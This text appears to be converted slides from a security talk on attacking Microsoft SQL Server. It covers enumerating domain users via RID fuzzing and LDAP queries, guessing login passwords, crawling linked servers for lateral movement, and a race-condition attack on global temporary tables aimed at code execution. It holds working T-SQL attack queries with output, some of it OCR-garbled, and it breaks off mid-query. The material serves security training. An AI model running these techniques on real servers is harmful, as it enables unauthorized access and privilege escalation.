
### Get the RID for a Known Group

```
SELECT SUSER_SID('DEMO\Domain Admins')
```

### Fuzz RID to Enumeration Users and Groups

```
SELECT  
SUSER_SNAME(0x01050000000000005150000009CC30DD479441EDEB31027D0F  
4010000)
```

## ENUMERATING LOGINS AND PASSWORD GUESSING



### Invoke-SQLAuditWeakLoginPw

1. Blindly enumerates all SQL logins with least privilege SQL login
2. Attempt user name as password
3. Custom user/password lists can be provided

### Get-SQLFuzzDomainAccount

1. Blindly enumerate domain users and group associated with the SQL Server domain with least privilege SQL login



# LDAP QUERIES via SQL SERVER





## LDAP QUERIES VIA SQL SERVER



The OLE DB ADSI provider in SQL Server can be used to craft LDAP queries. A nice blog was written by Thomas Elling on the subject.



Specifically, queries can be created using ad-hoc queries (OPENROWSET) or linked servers (OPENQUERY) without requiring a custom CLR or extended stored procedure.



PowerUpSQL functions and TSQL templates can be found at:

**<https://www.powerupsql.com>**

More thanks to Thomas Elling!

## LDAP QUERIES VIA SQL SERVER



Ad-Hoc Query  
example using:

OPENROWSET

SQLQuery10.sql - MSSQLSRV04\SQLSERVER2014.master (DEMO\Administrator (51))\* - Microsoft SQL Server Management Studio (...)

File Edit View Query Project Debug Tools Window Help

master

Object Explorer

Connect

MSSQLSRV04\SQLSERVER2014 (SQL Server 12.0.4100.1 - DEMO)

Databases

Security

Server Objects

Replication

AlwaysOn High Availability

Management

Integration Services Catalogs

SQL Server Agent

SQLQuery10.sql - M...Administrator (51))

```
EXEC sp_configure 'Ad Hoc Distributed Queries'
RECONFIGURE
GO

-- Run with openrowset
SELECT *
FROM OPENROWSET('ADSDSOBJECT','adsis://demo.local:389/';
'<LDAP://demo.local>;(&(objectCategory=Person)(objectClass=user));name,
```

Results

	name	adspath
1	Administrator	LDAP://demo.local/CN=Administrator,CN=Users,DC=demo...
2	Guest	LDAP://demo.local/CN=Guest,CN=Users,DC=demo,DC=...
3	krbtgt	LDAP://demo.local/CN=krbtgt,CN=Users,DC=demo,DC=...
4	sql sql	LDAP://demo.local/CN=sql sql,CN=Users,DC=demo,DC=...
5	appsvc	LDAP://demo.local/CN=appsvc,CN=Users,DC=demo,DC=...
6	user	LDAP://demo.local/CN=user,CN=Users,DC=demo,DC=local
7	testuser1	LDAP://demo.local/CN=testuser1,CN=Users,DC=demo,D...
8	testuser2	LDAP://demo.local/CN=testuser2,CN=Users,DC=demo,D...

Query executed successfully. MSSQLSRV04\SQLSERVER2014 (1... | DEMO\Administrator (51) | master | 00:00:00 | 8 rows

Ready Ln 14 Col 90 Ch 90 INS

## LDAP QUERIES VIA SQL SERVER



Linked Server  
example using:

OPENQUERY

The screenshot shows the Microsoft SQL Server Management Studio interface. The query editor contains the following SQL code:

```
SQLQuery10.sql - MSSQLSRV04\SQLSERVER2014.master (DEMO\Administrator (51))* - Microsoft SQL Server Management Studio (... Quick Launch)
File Edit View Query Project Debug Tools Window Help
master
Object Explorer
Connect
MSSQLSRV04\SQLSERVER2014 (SQL Server 12.0.4100.1 - DEMO)
Databases
Security
Server Objects
Replication
AlwaysOn High Availability
Management
Integration Services Catalogs
SQL Server Agent
SQLQuery10.sql - M...Administrator (51))*
@useself=N'Irue',
@locallogin=NULL,
@rmtuser=NULL,
@rmtpassword=NULL
GO
-- Use openquery
SELECT *
FROM OPENQUERY([ADSI], '<LDAP://demo.local>;(&(objectCategory=Person)(objectCategory=User))')
Results Messages
name adspath
1 Administrator LDAP://demo.local/CN=Administrator,CN=Users,DC=demo.local
2 Guest LDAP://demo.local/CN=Guest,CN=Users,DC=demo.local
3 krbtgt LDAP://demo.local/CN=krbtgt,CN=Users,DC=demo.local
4 sql sql LDAP://demo.local/CN=sql sql,CN=Users,DC=demo.local
5 appsvc LDAP://demo.local/CN=appsvc,CN=Users,DC=demo.local
6 user LDAP://demo.local/CN=user,CN=Users,DC=demo.local
7 testuser1 LDAP://demo.local/CN=testuser1,CN=Users,DC=demo.local
8 testuser2 LDAP://demo.local/CN=testuser2,CN=Users,DC=demo.local
Query executed successfully. MSSQLSRV04\SQLSERVER2014 (1... DEMO\Administrator (51) master 00:00:00 8 rows
Ready Ln 12 Col 42 Ch 42 INS
```

Annotations on the screenshot:

- A large orange arrow pointing to the `OPENQUERY` function is labeled "LDAP QUERY".
- A large orange arrow pointing to the results table is labeled "DOMAIN USERS".



# Linked Servers + Excessive Privileges



## LINKED SERVERS + EXCESSIVE PRIVILEGES



Linked servers are basically persistent database connections for SQL Servers. Usually preconfigured with alternative credentials.



Why should I care?

- Move between SQL Servers (lateral movement)
- Impersonate link users without providing credentials (privilege escalation)
- Crawl SQL Server link networks (bypass network security controls)
- We seem misconfigured linked servers in about 50% environments



### LINKED SERVERS + EXCESSIVE PRIVILEGES



Identify linked servers:

```
SELECT * FROM MASTER..SYSSERVERS
```



Query linked server:

```
SELECT * FROM OpenQuery([SQLSERVER2], 'SELECT @@Version')
```




PowerUpSQL and the Metasploit modules can also be handy for crawling and command execution through linked servers.

## LINKED SERVERS + EXCESSIVE PRIVILEGES




Example of attack path from the internet



## LINKED SERVERS + EXCESSIVE PRIVILEGES



Example of attack path from the internet






## LINKED SERVERS + EXCESSIVE PRIVILEGES




Example of attack path from the internet



## LINKED SERVERS + EXCESSIVE PRIVILEGES



Example of attack path from the internet




## LINKED SERVERS + EXCESSIVE PRIVILEGES



Link crawls can result in access to:

- 100s of systems
- 1000s of databases
- **Active Directory domains**
- Isolated & protected networks
- Partner networks via VPN



Lots of great work done by Antti Rantasaari:

<https://blog.netspi.com/how-to-hack-database-links-in-sql-server/>

```
1 # Import the module
2 Import-Module C:\PowerUpSQL-master\scripts\Get-SqlServerLinkCrawl.ps1
3
4 # Crawling Links
5 Get-SqlCrawl -Verbose -Instance MSSQLSRV04.demo.local\SQLSERVER2014 -Export
6 Select-Object Name, Version, Sysadmin, Path |
7 Format-Table -AutoSize
8
9
10
```

PS C:\Users\myuser>

Completed

Ln 1 Col 1

130%

**Start Crawling  
SQL Server Links**



Go to Action Center to activate Windows.

Windows Server 2012 Standard

# CASE STUDY

## Abusing Temporary Tables



## **ABUSING TEMPORARY TABLES**



Introduction to common approaches



Case Study: Vulnerable Agent Job

## WHAT ARE TEMPORARY TABLES IN SQL SERVER?



Similar to regular tables, but intended for temporary use



Stored in the tempdb default database



Devs often use them for temporary data storage and data processing



Create race conditions that can compromise data confidentiality and integrity



Occasionally result in code execution opportunities

## WHAT ARE TEMPORARY TABLES IN SQL SERVER?



There are primarily three variations of temporary tables in SQL Server:

Temporary Table Type	Scope	Scope Description
<b>Table Variable</b>	Batch	Only accessible within the query batch it's executed in.



## WHAT ARE TEMPORARY TABLES IN SQL SERVER?



There are primarily three variations of temporary tables in SQL Server:

Temporary Table Type	Scope	Scope Description
<b>Table Variable</b>	Batch	Only accessible within the query batch it's executed in.
<b>Local Temporary Table</b>	Current Session	Accessible to all query batches within the same active connection until the connection is terminated or the table is explicitly dropped.

## WHAT ARE TEMPORARY TABLES IN SQL SERVER?



There are primarily three variations of temporary tables in SQL Server:

Temporary Table Type	Scope	Scope Description
Table Variable	Batch	Only accessible within the query batch it's executed in.
Local Temporary Table	Current Session	Accessible to all query batches within the same active connection until the connection is terminated or the table is explicitly dropped.
Global Temporary Table	All Sessions	<b><u>Accessible (read/write) to all active connections</u></b> until there are no references to the table or the table is explicitly dropped.

Race conditions

## HOW TEMPORARY TABLES WORK?



Below are some common queries for creating and querying temp tables:

Temporary Table Type	Create	Query
Table Variable	<pre>DECLARE @table_variable TABLE (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);</pre>	<pre>SELECT * FROM @table_variable</pre>

## HOW TEMPORARY TABLES WORK?



Below are some common queries for creating and querying temp tables:

Temporary Table Type	Create	Query
Table Variable	<b>DECLARE @table_variable TABLE</b> (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);	SELECT * FROM @table_variable
Local Temporary Table	<b>CREATE TABLE #LocalTempTbl</b> (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);	SELECT * FROM #LocalTempTbl

## HOW TEMPORARY TABLES WORK?



Below are some common queries for creating and querying temp tables:

Temporary Table Type	Create	Query
Table Variable	<pre>DECLARE @table_variable TABLE (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);</pre>	<pre>SELECT * FROM @table_variable</pre>
Local Temporary Table	<pre>CREATE TABLE #LocalTempTbl (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);</pre>	<pre>SELECT * FROM #LocalTempTbl</pre>
Global Temporary Table	<pre>CREATE TABLE ##GlobalTempTbl (Spy_id INT NOT NULL, SpyName text NOT NULL, RealName text NULL);</pre>	<pre>SELECT * FROM ##GlobalTempTbl</pre>

## HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?




### Privileged User: Review Source Code

- Agent Jobs
- Stored Procedures
- DDL Triggers
- DML and Logon Triggers



### Unprivileged User: Monitor tempdb

- Global temp table names and columns
- Global temp table content



## HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?



## Query tempdb

- View Names
- Global temp tables don't always exist for long
- Limited to point in time

SQLQuery13.sql - MSSQLSRV04\SQLSERVER2014.master (basicuser (59)) - Microsoft SQL Server Management Studio

Object Explorer: MSSQLSRV04\SQLSERVER2014.master

SQLQuery13.sql - MSSQLSRV04\SQLSERVER2014.master (basicuser (59))

```
-- List global temp tables, columns, and column types
SELECT t1.name as 'Table_Name',
       t2.name as 'Column_Name',
       t3.name as 'Column_Type',
       t1.create_date,
       t1.modify_date,
       t1.parent_object_id
FROM tempdb.sys.objects AS t1
JOIN tempdb.sys.columns AS t2 ON t1.OBJECT_ID = t2.OBJECT_ID
JOIN sys.types AS t3 ON t2.system_type_id = t3.system_type_id
WHERE (select len(t1.name) - len(replace(t1.name, '#', ''))) > 1
```

Results:

	Table_Name	Column_Name	Column_Type	create_date	modify_date	parent_object_id
1	##GlobalTempTbl	Spy_id	int	2019-11-05 10:45:00.213	2019-11-05 10:45:00.213	0
2	##GlobalTempTbl	SpyName	text	2019-11-05 10:45:00.213	2019-11-05 10:45:00.213	0
3	##GlobalTempTbl	RealName	text	2019-11-05 10:45:00.213	2019-11-05 10:45:00.213	0

Query executed successfully.

MSSQLSRV04\SQLSERVER2014 (1... basicuser (59) master 00:00:00 3 rows

Ready Ln 5 Col 23 Ch 20 INS

## HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?



### Query tempdb in Loop

- View Names
- Looping offers better visibility over time
- Throttle to avoid over utilizing the CPU 😊

```
SQLQuery13.sql - MSSQLSRV04\SQLSERVER2014.master (basicuser (59)) - Microsoft SQL Server Management Studio
File Edit View Query Project Debug Tools Window Help
master
Object Explorer
MSSQLSRV04\SQLSERVER2014
MSSQLSRV04\SQLSERVER2014
SQLQuery13.sql - MSSQLSRV04\SQLSERVER2014.master (basicuser (59))
SQLQuery12.sql - MSSQLSRV04\SQLSERVER2014.master (sa (51))

-- Loop
While 1=1
BEGIN
-- List global temp tables, columns, and column types
SELECT t1.name as 'Table_Name',
       t2.name as 'Column_Name',
       t3.name as 'Column_Type',
       t1.create_date,
       t1.modify_date,
       t1.parent_object_id
FROM tempdb.sys.objects AS t1
JOIN tempdb.sys.columns AS t2 ON t1.OBJECT_ID = t2.OBJECT_ID
JOIN sys.types AS t3 ON t2.system_type_id = t3.system_type_id
WHERE (select len(t1.name) - len(replace(t1.name, '#', ''))) > 1

-- Set delay
WaitFor Delay '00:00:01'
END
```

Table_Name	Column_Name	Column_Type	create_date	modify_date	parent_object_id
##GlobalTempTbl	Spy_id	int	2019-11-05 10:45:00.213	2019-11-05 10:45:00.213	0
##GlobalTempTbl	SpyName	text	2019-11-05 10:45:00.213	2019-11-05 10:45:00.213	0
##GlobalTempTbl	RealName	text	2019-11-05 10:45:00.213	2019-11-05 10:45:00.213	0

Query canceled. MSSQLSRV04\SQLSERVER2014 (1... basicuser (59) master : 00:00:15 27 rows



## HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?



### Query tempdb in Loop

- View Content
- Race condition results in a data confidentiality issue

```
-- Monitor contents of all Global Temp Tables
-- Loop
While 1=1
BEGIN
    -- Add delay if required
    WaitFor Delay '0:0:1'

    -- Setup variables
    DECLARE @mytempname varchar(max)
    DECLARE @psmyscript varchar(max)

    -- Iterate through all global temp tables
    DECLARE MY_CURSOR CURSOR
    FOR SELECT name FROM tempdb.sys.tables WHERE name LIKE '##%'
    OPEN MY_CURSOR
    FETCH NEXT FROM MY_CURSOR INTO @mytempname
    WHILE @@FETCH STATUS = 0
```

Spy_id	SpyName	RealName
1	Black Widow	Scarlett Johansson
2	Ethan Hunt	Tom Cruise
3	Evelyn Salt	Angelina Jolie
4	James Bond	Sean Connery

Query canceled.

## HOW CAN I FIND EXPOSED GLOBAL TEMP TABLES?



### Query tempdb in Loop

- Update Content
- Race condition results in a data integrity issue
- This can lead to code execution under specific conditions

The screenshot shows the Microsoft SQL Server Management Studio (SSMS) interface. The main window displays a SQL query in a loop, designed to update a global temporary table. The query is as follows:

```
-- Loop forever
WHILE 1=1
BEGIN
    -- Select Updated Results
    SELECT * FROM ##GlobalTempTbl

    -- Update global temp table contents
    DECLARE @mycommand varchar(max)
    SET @mycommand = 'UPDATE t1 SET t1.SpyName = ''Inspector Gadget'' FROM ##GlobalTempTbl t'
    EXEC(@mycommand)
END
```

Below the query editor, the 'Results' pane shows the output of the query. It contains two tables. The first table shows the initial state of the global temporary table, and the second table shows the state after the loop has executed, where all 'SpyName' values have been updated to 'Inspector Gadget'.

Spy_id	SpyName	RealName
1	Black Widow	Scarlett Johansson
2	Ethan Hunt	Tom Cruise
3	Evelyn Salt	Angelina Jolie
4	James Bond	Sean Connery






Spy_id	SpyName	RealName
1	Inspector Gadget	Scarlett Johansson
2	Inspector Gadget	Tom Cruise
3	Inspector Gadget	Angelina Jolie
4	Inspector Gadget	Sean Connery

A large orange arrow points from the bottom right towards the second table, highlighting the change in data. The status bar at the bottom indicates 'Query canceled'.

# CASE STUDY

## VULNERABLE AGENT JOB

## CASE STUDY: VULNERABLE AGENT JOB - SUMMARY

-  SQL Agent Job exists that executes TSQL job hourly
-  TSQL job dynamically creates PowerShell command
-  TSQL job creates global temp table and stores PowerShell command in it
-  TSQL job selects PowerShell command from global temp table
-  TSQL job executes PowerShell via xp\_cmdshell

## CASE STUDY: VULNERABLE AGENT JOB ATTCK - VIEW NAMES



## Query tempdb in Loop

- View Names
- We can see temp tables being generated with random names

The screenshot shows a SQL Server Enterprise Manager window with a query executed in the tempdb database. The query is a loop that selects information from temp tables and inserts it into a new temp table. The results show three rows of data, each representing a new temp table created during the loop.

```
-- Loop
While 1=1
BEGIN
    SELECT t1.name as 'Table_Name',
           t2.name as 'Column_Name',
           t3.name as 'Column_Type',
           t1.create_date,
           t1.modify_date,
           t1.parent_object_id
    FROM tempdb.sys.objects AS t1
    JOIN tempdb.sys.columns AS t2 ON t1.OBJECT_ID = t2.OBJECT_ID
    JOIN sys.types AS t3 ON t2.system_type_id = t3.system_type_id
    WHERE (select len(t1.name) - len(replace(t1.name,'#',''))) > 1

    -- Set delay
    Waitfor Delay '00:00:01'
END
```

Table_Name	Column_Name	Column_Type	create_date	modify_date	parent_object_id
Table_Name	Column_Name	Column_Type	create_date	modify_date	parent_object_id
Table_Name	Column_Name	Column_Type	create_date	modify_date	parent_object_id
Table_Name	Column_Name	Column_Type	create_date	modify_date	parent_object_id

The results table shows three rows of data, each representing a new temp table created during the loop. The first row shows a table named '##temp800845' with a column named 'MyID' of type 'int'. The second row shows a table named '##temp800845' with a column named 'PsCode' of type 'varchar'. The third row shows a table named '##temp800845' with a column named 'MyID' of type 'int'. A large orange arrow points to the results table.

## CASE STUDY: VULNERABLE AGENT JOB ATTCK - VIEW NAMES



## Query tempdb in Loop

- View Names
- We run the query again and see different temp tables names with the same columns

SQLQuery7.sql - MSSQLSRV04\SQLSERVER2014.master (basicuser (54))\* - Microsoft SQL Server...

```
-- Loop
-- While 1=1
-- BEGIN
-- SELECT t1.name as 'Table_Name',
--        t2.name as 'Column_Name',
--        t3.name as 'Column_Type',
--        t1.create_date,
--        t1.modify_date,
--        t1.parent_object_id
-- FROM tempdb.sys.objects AS t1
-- JOIN tempdb.sys.columns AS t2 ON t1.OBJECT_ID = t2.OBJECT_ID
-- JOIN sys.types AS t3 ON t2.system_type_id = t3.system_type_id
-- WHERE (select len(t1.name) - len(replace(t1.name, '#', ''))) > 1

-- Set delay
WaitFor Delay '00:00:01'
-- END
```

Table_Name	Column_Name	Column_Type	create_date	modify_date	parent_object_id
##temp103919	MyID	int	2019-11-07 08:34:52.980	2019-11-07 08:34:52.980	0
##temp103919	PaCode	varchar	2019-11-07 08:34:52.980	2019-11-07 08:34:52.980	0
##temp103919	MyID	int	2019-11-07 08:34:52.980	2019-11-07 08:34:52.980	0
##temp103919	PaCode	varchar	2019-11-07 08:34:52.980	2019-11-07 08:34:52.980	0
##temp103919	MyID	int	2019-11-07 08:34:52.980	2019-11-07 08:34:52.980	0
##temp103919	PaCode	varchar	2019-11-07 08:34:52.980	2019-11-07 08:34:52.980	0

Query canceled. MSSQLSRV04\SQLSERVER2014 (1... basicuser (54) | master | 00:00:32 | 10 rows

## CASE STUDY: VULNERABLE AGENT JOB ATTCK - VIEW CONTENT



## Query tempdb in Loop

- View Content
- We see a PowerShell command being stored in the temp table that creates the file:

C:\Program Files\Microsoft SQL Server\MSSQL12.SQLSERVER2014\MSSQL\Log\intendedoutput.txt

```
-- Monitor contents of all Global Temp Tables
-- Loop
while 1=1
begin
    -- Add delay if required
    WaitFor Delay '0:0:1'

    -- Setup variables
    DECLARE @mytempname varchar(max)
    DECLARE @psmyscript varchar(max)

    -- Iterate through all global temp tables
